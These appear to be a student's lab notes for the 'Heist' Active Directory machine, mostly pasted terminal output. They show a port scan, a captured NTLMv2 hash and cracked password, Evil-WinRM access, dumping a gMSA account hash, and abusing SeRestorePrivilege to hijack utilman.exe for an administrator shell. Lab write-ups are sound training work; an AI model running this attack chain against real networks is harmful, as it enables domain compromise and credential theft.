


AD - Heist

dimanche 6 avril 2025 21:10


```
sudo nmap -p- -sV -sC 192.168.185.165 --open
[sudo] password for alice:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-06 21:10 CEST
Nmap scan report for 192.168.185.165
Host is up (0.021s latency).
Not shown: 65513 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-04-06 19:13:08Z)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain: heist.offsec0., Site:
Default-First-Site-Name)
445/tcp    open  microsoft-ds?
464/tcp    open  kpasswd5
```



[HTTP] NTLMv2 Hash :
enox::HEIST:95bd60b0586d78da:70c887e8e6a79db91ef86be77a15d993:0101000000000000bc7c
B0E444A7DB01DE2F2FC18F6A4F710000000002000800430034005800470001001E00570049004E00
2D005A00420058003700580045004E005A003400570030000400140043003400580047002E004C00
4F00430041004C0003003400570049004E002D005A00420058003700580045004E005A0034005700
30002E

```

(alice@kali)-[~/./oscp/PG play/AD/Heist]
└─$ crackmapexec smb 192.168.185.165 -u enox -p california --continue-on-success
/usr/lib/python3/dist-packages/cme/cli.py:37: SyntaxWarning: invalid escape sequence '\ '
  formatter_class=RawTextHelpFormatter)
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
  stringbinding = 'ncacn_np:%s[\pipe\svcsctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\{'
  command = self.__shell + 'echo '+ data + ' ^> \\\127.0.0.1\\{\}\{\} 2">^&1 > %TEMP%\{\} & %COMSPEC% /Q /c %TEMP%\{\} & %COMSPEC% /Q /c del
t(self.__share_name, self.__output, self.__batchFile, self.__batchFile, self.__batchFile)
/usr/lib/python3/dist-packages/cme/protocols
```



.\GMSAPasswordReader.exe -- AccountName 'svc_apache'

```

*Evil-WinRM* PS C:\users\enox\desktop> .\GMSAPasswordReader.exe --AccountName 'svc_apache'
Calculating hashes for Old Value
[*] Input username      : svc_apache$
[*] Input domain       : HEIST.OFFSEC
[*] Salt               : HEIST.OFFSECsvc_apache$
[*] rc4_hmac           : 0C43E5AD6
```

```

Directory: C:\Users\svc_apache$\Documents
Mode                LastWriteTime         Length Name
----                -
-a----          9/14/2021   8:27 AM             3213 EnableSeRestorePrivilege.ps1

*Evil-WinRM* PS C:\Users\svc_apache$\Documents> cat EnableSeRestorePrivilege.ps1
function Enable-SeRestorePrivilege {
<# .SYNOPSIS
    Enables SeRestorePrivilege for the current (powershell/ise) process.
    It allows you to overwrite ACL-protected files using the same console.

    You have to have the privilege in your token first - check it with "whoami /priv" if not sure.

    The full scenario for taking admin rights is described at https://github.com/gtworek/Priv2Admin under "SeRestore" section.

.DESCRIPTION
    Author: Grzegorz Tworek
    Required Dependencies: None
    Optional Dependencies: None

.EXAMPLE
    C:\PS> Enable-SeRestorePrivilege
#>

    # API Calls interface for: OpenProcessToken, LookupPrivilegeValue
```

```

-a----      5/28/2021    4:09 AM          109056 uscbapi.dll
-a----      5/28/2021    4:09 AM          48128  UsoClient.exe
-a----      5/28/2021    4:09 AM          903168 usocore.dll
-a----      5/28/2021    4:10 AM          79360  usp10.dll
-a----      9/15/2018    12:12 AM          50176  ustprov.dll
-a----      6/30/2021     8:15 AM         103936 utcutil.dll
-a----      9/15/2018    12:12 AM          45976  utildll.dll
-a----      5/28/2021    4:10 AM         113664 Utilman.exe
-a----      6/30/2021     8:15 AM         167936 uudf.dll
-a----      5/28/2021    4:10 AM         145408 U
```

Administrator: C:\Windows\system32\utilman.exe - powershell

```
d-r--- 5/28/2021 6:00 AM Contacts
d-r--- 7/20/2021 4:25 AM Desktop
d-r--- 5/28/2021 6:00 AM Documents
d-r--- 5/28/2021 6:04 AM Downloads
d-r--- 5/28/2021 6:00 AM Favorites
d-r--- 5/28/2021 6:00 AM Links
d-r--- 5/28/2021 6:00 AM Music
d-r--- 5/28/2021 6:00 AM Pictures
d-r--- 5/28/2021 6:00 AM Saved Games
d-r--- 5/28/2021 6:00 AM Searches
d-r--- 5/28/2021 6:00 AM Videos
```